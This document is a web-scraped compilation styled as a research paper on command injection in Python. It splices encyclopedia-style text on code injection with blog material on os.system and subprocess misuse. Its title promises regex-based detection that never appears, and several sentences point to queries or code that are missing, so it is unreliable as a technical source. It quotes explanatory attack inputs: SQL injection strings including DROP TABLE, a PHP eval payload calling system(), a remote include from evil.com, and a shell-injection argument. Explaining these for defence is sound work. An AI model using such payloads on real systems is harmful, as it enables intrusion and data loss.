Complete Technical Paper Content — Command Injection Vulnerability Detection Using Regex Python
Overview & System Context
Command Injection Vulnerability Detection Using Regex Python: Comprehensive Web-Sourced Technical Investigation Exhaustive Research Dossier · Pure Web-Scraped Content: ~8504 Words · Real Software Screenshots: 3 1. Executive Overview & Technical Background Code injection is a computer security exploit where a program fails to correctly process external data, such as user input, causing it to interpret the data as executable commands. An attacker using this method "injects" code into the program while it is running. Successful exploitation of a code injection vulnerability can result in data breaches, access to restricted or critical computer systems, and the spread of malware. Code injection vulnerabilities occur when an application sends untrusted data to an interpreter, which then executes the injected text as code. Injection flaws are often found in services like Structured Query Language (SQL) databases, Extensible Markup Language (XML) parsers, operating system commands, Simple Mail Transfer Protocol (SMTP) headers, and other program arguments. Injection flaws can be identified through source code examination, Static analysis, or dynamic testing methods such as fuzzing. There are numerous types of code injection vulnerabilities, but most are errors in interpretation—they treat benign user input as code or fail to distinguish input from system commands. Many examples of interpretation errors can exist outside of computer science, such as the comedy routine "Who's on First?". Code injection can be used maliciously for many purposes, including: Arbitrarily modifying values in a database through SQL injection; the impact of this can range from website defacement to serious compromise of sensitive data. For more information, see Arbitrary code execution. Installing malware or executing malevolent code on a server by injecting server scripting code (such as PHP). Privilege escalation to either superuser permissions on UNIX by exploiting shell injection vulnerabilities in a binary file or to Local System privileges on Microsoft Windows by exploiting a service within Windows. Attacking web users with Hyper Text Markup Language (HTML) or Cross-Site Scripting (XSS) injection. Code injections that target the Internet of Things could also lead to severe consequences such as data breaches and service disruption. Code injections can occur on any type of program running with an interpreter.
Doing this is trivial to most, and one of the primary reasons why server software is kept away from users. An example of how an injector can see code injection first-hand is to use their browser's developer tools. Code injection vulnerabilities are recorded by the National Institute of Standards and Technology (NIST) in the National Vulnerability Database (NVD) as CWE-94. Code injection peaked in 2008 at 5.66% as a percentage of all recorded vulnerabilities.
Introduce a useful new column that did not appear in the original design of a search results page. Offer a new way to filter, order, or group data by using a field not exposed in the default functions of the original design. Add functionality like connecting to online resources in an offline program. Override a function, making calls redirect to another implementation. This can be done with the Dynamic linker in Linux. Some users may unsuspectingly perform code injection because the input they provided to a program was not considered by those who originally developed the system. For example: What the user may consider as valid input may contain token characters or strings that have been reserved by the developer to have special meaning (such as the ampersand or quotation marks). The user may submit a malformed file as input that is handled properly in one application but is toxic to the receiving system. Another benign use of code injection is the discovery of injection flaws to find and fix vulnerabilities. This is known as a penetration test.
Figure 1: Command injection in Python: examples and prevention | Snyk Using an application programming interface (API) that, if used properly, is secure against all input characters. Parameterized queries allow the moving of user data out of a string to be interpreted. Additionally, Criteria API and similar APIs move away from the concept of command strings to be created and interpreted. Enforcing language separation via a static type system.
Validating or "sanitizing" input, such as whitelisting known good values. This can be done on the client side, which is prone to modification by malicious users, or on the server side, which is more secure. Encoding input or escaping dangerous characters. For instance, in PHP, using the htmlspecialchars() function to escape special characters for safe output of text in HTML and the mysqli::real_escape_string() function to isolate data which will be included in an SQL request can protect against SQL injection. Encoding output, which can be used to prevent XSS attacks against website visitors. Using the HttpOnly flag for HTTP cookies. When this flag is set, it does not allow client-side script interaction with cookies, thereby preventing certain XSS attacks. Modular shell disassociation from the kernel. Regarding SQL injection, one can use parameterized queries, stored procedures, whitelist input validation, and other approaches to help mitigate the risk of an attack. Using object–relational mapping can further help prevent users from directly manipulating SQL queries. The solutions described above deal primarily with web-based injection of HTML or script code into a server-side application. Other approaches must be taken, however, when dealing with injections of user code on a user-operated machine, which often results in privilege elevation attacks. Some approaches that are used to detect and isolate managed and unmanaged code injections are: Runtime image hash validation, which involves capturing the hash of a partial or complete image of the executable loaded into memory and comparing it with stored and expected hashes. NX bit: all user data is stored in special memory sections that are marked as non-executable. The processor is made aware that no code exists in that part of memory and refuses to execute anything found in there. Use canaries, which are randomly placed values in a stack. At runtime, a canary is checked when a function returns. If a canary has been modified, the program stops execution and exits. This occurs on a failed Stack Overflow Attack. Code Pointer Masking (CPM): after loading a (potentially changed) code pointer into a register, the user can apply a bitmask to the pointer. This effectively restricts the addresses to which the pointer can refer. This is used in the C programming language.
An SQL injection attack takes advantage of SQL syntax to inject malicious commands that can read or modify a database or otherwise compromise the meaning of the original query. For example, consider a web page that has two text fields which allow users to enter a username and a password to log in to the web site. The (hypothetical) web server code will receive the username and password parameters, and will generate an SQL query to check that the username exists and that the password is correct for that user. If the query returns any rows, then access is granted. For example, if given the username alice and the password hunter2, the server will generate and run this query: However, if the attacker instead provides hunter2' OR '1'='1 in the password field, then the server will generate and run this query: Figure 2: Command injection in Python: examples and prevention | Snyk While hunter2 might or might not be the correct password, the expression '1'='1' is always true and the database will return all rows in the UserList table — thus allowing the attacker to log in even if they don't have the correct password. The technique may be extended to allow the attacker to execute multiple statements. For example, if the attacker provided the password hunter2'; DROP TABLE UserList; --, the resulting query would be: Because the ; symbol signifies the end of one statement, it is possible to begin a new statement — in this case, DROP TABLE. The symbol -- signifies the start of a comment, thus neutralizing the trailing ' that the server adds when generating the query syntax. As a result of these two statements, no rows will be returned (unless by chance the user Username has a blank password), and the entire UserList table will be deleted. For database engines that extend SQL to allow queries to invoke external programs, the attacker could gain that capability as well.
Code injection is the malicious injection or introduction of code into an application. Some web servers have a guestbook script, which accepts small messages from users and typically receives messages such as: However, a malicious person may know of a code injection vulnerability in the guestbook and enter a message such as: Figure 3: Command injection in Python: examples and prevention | Snyk If another user views the page, then the injected code will be executed. This code can allow the attacker to impersonate another user. However, this same software bug can be accidentally triggered by an unassuming user, which will cause the website to display bad HTML code. HTML and script injection are popular subjects, commonly termed "cross-site scripting" or "XSS". XSS refers to an injection flaw whereby user input to a web script or something along such lines is placed into the output HTML without being checked for HTML code or scripting. Many of these problems are related to erroneous assumptions of what input data is possible or the effects of special data.
The argument of "eval" will be processed as PHP, so additional commands can be appended. For example, if "arg" is set to "10; system('/bin/echo uh-oh')", additional code is run which executes a program on the server, in this case "/bin/echo". The example expects a color to be provided, while attackers might provide COLOR=http://evil.com/exploit causing PHP to load the remote file.
If the user input is filled with a list of format specifiers, such as %s%s%s%s%s%s%s%s, then printf()will start reading from the stack. Eventually, one of the %s format specifiers will access the address of password, which is on the stack, and print Password1 to the screen. Instead, to safely print the input: If the above is stored in the executable file ./check, the shell command ./check " 1 ) evil" will attempt to execute the (hypothetical) shell command evil instead of comparing the first argument with the constant value 1. Here, the code under attack is the code that is trying to check the parameter, the very code that might have been trying to validate the parameter to defend against an attack. Any function that can be used to compose and run a shell command is a potential vehicle for launching a shell injection attack. Among these are system(), StartProcess(), and System.Diagnostics.Process.Start().
Client-server systems such as web browser interaction with web servers are potentially vulnerable to shell injection. Consider the following short PHP program that can run on a web server to run an external program called funnytext to replace a word the user sent with some other word. The passthru function in the above program composes a shell command that is then executed by the web server. Since part of the command it composes is taken from the URL provided by the web browser, this allows the URL to inject malicious shell commands. One can inject code into this program in several ways by exploiting the syntax of various shell features (this list is not exhaustive): Some languages offer functions to properly escape or quote strings that are used to construct shell commands: PHP: escapeshellarg() and escapeshellcmd() Python: shlex.quote() However, this still puts the burden on programmers to know/learn about these functions and to remember to make use of them every time they use shell commands. In addition to using these functions, validating or sanitizing the user input is also recommended. The safer alternative is to use APIs that implement the desired functionality directly in the given programming language rather than by invoking an external program in a shell, thus preventing the possibility of shell injection. For example, rather than implementing Git functionality by invoking git ... shell commands, it is better to use a Git API such as libgit2.
Despite Python's reputation for simplicity and versatility, ensuring the security of Python programs can be challenging if you or other team members neglect security best practices during development. Additionally, you’ll likely use libraries or other open source projects while building a Python application. However, these resources can introduce additional security issues that leave your program vulnerable to exploits such as command injection .
This critical security flaw can spell disaster for your Python applications. Command injection exposes your applications to unauthorized command execution, potentially leading to data breaches, system compromise, and other malicious activities. In this article, you’ll learn all about command injection, including how this vulnerability can manifest in your programs. You'll also learn about common security best practices to safeguard your Python apps from command injection attacks.
Several scenarios can lead to command injection vulnerabilities, including passing unsanitized user input to system commands. Attackers can inject malicious arguments when an application directly passes user input into a command line. An example of this is the command injection vulnerability found in certain versions of MLflow (machine learning lifecycle platform). This vulnerability stems from insufficient sanity checks on the predict() method in the backend.py file.
Additionally, applications might dynamically construct command strings based on various parameters, including user input. These can be exploited if the construction process lacks proper checks and validation. Unfortunately, it is easy to misunderstand the implications of system commands. Misusing or misconfiguring system commands can easily introduce command injection vulnerabilities. For instance, affected versions of PaddlePaddle, the parallel distributed deep learning platform, are vulnerable to comman injection in fs.py via the os.system method.
The consequences of command injection are severe. Attackers can gain unauthorized access, exfiltrate sensitive data, or corrupt the system. Breaches like this can result in financial losses, reputational damage, and legal repercussions for organizations, as well as untold damage to users whose sensitive information may be stolen. Command injection remains one of the most severe threats to application security. Ensuring the safety of Python applications from command injection requires an in-depth understanding of these vulnerabilities and proactive measures to counteract potential exploits.
The following section outlines some common vulnerabilities that lead to command injection in Python. User-controlled inputs are data or values directly provided by the user, such as form data, URL parameters, or inputs via the command line. When an application processes these inputs without proper validation and uses them directly to execute system commands, it becomes vulnerable to command injection attacks.

This code prompts the user to provide a command through the input method. This user-controlled input is then directly passed to the os.system method for execution without undergoing any form of validation or checking, meaning the user inputs are instantly processed and executed by the system's command interpreter: In this simple example, basic shell commands are used to test code. However, attackers will likely use dangerous commands that cause permission escalation, data loss, and other unwanted scenarios.
2. System Architecture & Core Working Principles System commands and the subprocess module in Python allow for the execution of shell commands, providing robust ways to interact with the underlying operating system. However, when not used securely, they can introduce command injection vulnerabilities, especially when combined with user-controlled inputs.

Here, user input is directly executed using the subprocess.run method with shell=True enabled. The shell=True argument means that the command is executed by the system shell, which allows for command chaining and other potentially malicious operations: By not validating or sanitizing the user input, the script exposes itself to command injection attacks, essentially handing over the power of the system shell to potential attackers.
